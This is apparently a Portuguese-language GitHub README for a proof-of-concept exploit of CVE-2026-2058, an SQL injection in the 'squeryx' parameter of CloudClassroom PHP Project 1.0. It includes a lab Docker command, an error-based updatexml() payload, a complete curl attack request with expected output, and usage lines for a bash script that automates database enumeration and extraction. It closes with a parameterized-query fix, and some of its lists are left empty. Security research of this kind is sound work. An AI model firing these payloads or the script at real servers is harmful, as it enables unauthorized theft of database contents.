 carlosalbertotuma/cve-2026-2058-poc
Prova de conceito de exploit para CVE-2026-2058, uma injeção de SQL no CloudClassroom PHP Project, com enumeração automatizada de banco de dados e extração de dados.

Existe uma vulnerabilidade de Injeção SQL na funcionalidade Post Query do Projeto PHP CloudClassroom (v1.0).
A vulnerabilidade permite que atacantes injetem comandos SQL arbitrários por meio do parâmetro POST squeryx, levando à enumeração do banco de dados e extração de dados.
Este repositório contém um Proof of Concept (PoC) demonstrando como a vulnerabilidade pode ser explorada para extrair dados sensíveis do banco de dados backend.
| Campo | Valor |
|---|
| CVE | CVE-2026-2058 |
| Tipo de Vulnerabilidade | Injeção SQL |
| CWE | CWE-89 |
| Software Afetado | Projeto PHP CloudClassroom |
| Versão Afetada | 1.0 |
| Componente | Funcionalidade Post Query |
| Vetor de Ataque | Remoto |
| Autenticação Necessária | Não |
| Impacto | Divulgação do banco de dados |
| Severidade | Alta |
| Referência de Padrão de Ataque | CAPEC-66 |
POST /postquerypublic
squeryx
O código backend concatena diretamente a entrada do usuário em uma consulta SQL sem sanitização adequada ou consultas parametrizadas.
Exemplo de código vulnerável:
$sql = "INSERT INTO query(Query, Eid) VALUES ('$tempsquery','$tempseid')";
Como $tempsquery é derivado da entrada do usuário, atacantes podem injetar SQL arbitrário.

Para fins de teste e pesquisa, um ambiente Docker vulnerável está disponível.
docker run -d --name cloudclassroom-lab -p 9292:80 bladscan/cloudclassroom-sqli:1.0
A vulnerabilidade pode ser acionada usando uma técnica de injeção SQL baseada em erro, aproveitando a função updatexml() do MySQL.
Exemplo de payload:
a' AND updatexml(1,concat(0x7e,(SELECT database()),0x7e),1) AND '1'='1
Exemplo de requisição curl:
curl -X POST http://TARGET/postquerypublic \
-H "Content-Type: application/x-www-form-urlencoded" \
--data-urlencode "gnamex=test" \
--data-urlencode "[email protected]" \
--data-urlencode "squeryx=a' AND updatexml(1,concat(0x7e,(SELECT database()),0x7e),1) AND '1'='1" \
--data-urlencode "update=Post Query!"
Resposta esperada:
XPATH syntax error: '~cc_db~'


Este repositório inclui um exploit em bash que automaticamente:
chmod +x cloudclassroom_sqli_exploit.sh

./cloudclassroom_sqli_exploit.sh http://TARGET/postquerypublic
Exemplo:
./cloudclassroom_sqli_exploit.sh http://192.168.1.10/postquerypublic
Um atacante pode:
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:HCVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L⚠️ Nota: A pontuação CVSS do NVD difere da pontuação do CNA (VulDB) devido a diferentes avaliações de impacto.
O Sistema de Pontuação de Previsão de Exploração (EPSS) estima a probabilidade de uma vulnerabilidade ser explorada na natureza.
| CVE | Probabilidade EPSS | Percentil | Data |
|---|---|---|---|
| CVE-2026-2058 | 0.00028 | 7.62 % | 2026-03-01 |
Fonte: Conjunto de Dados FIRST EPSS
Os desenvolvedores devem:
Exemplo de implementação segura:
$stmt = $conn->prepare("INSERT INTO query(Query, Eid) VALUES (?, ?)");
$stmt->bind_param("ss", $tempsquery, $tempseid);
$stmt->execute();
Este exploit é fornecido apenas para fins educacionais e de pesquisa.
O autor não é responsável pelo uso indevido ou danos causados por este código.
bl4dsc4n
Pesquisador de Segurança
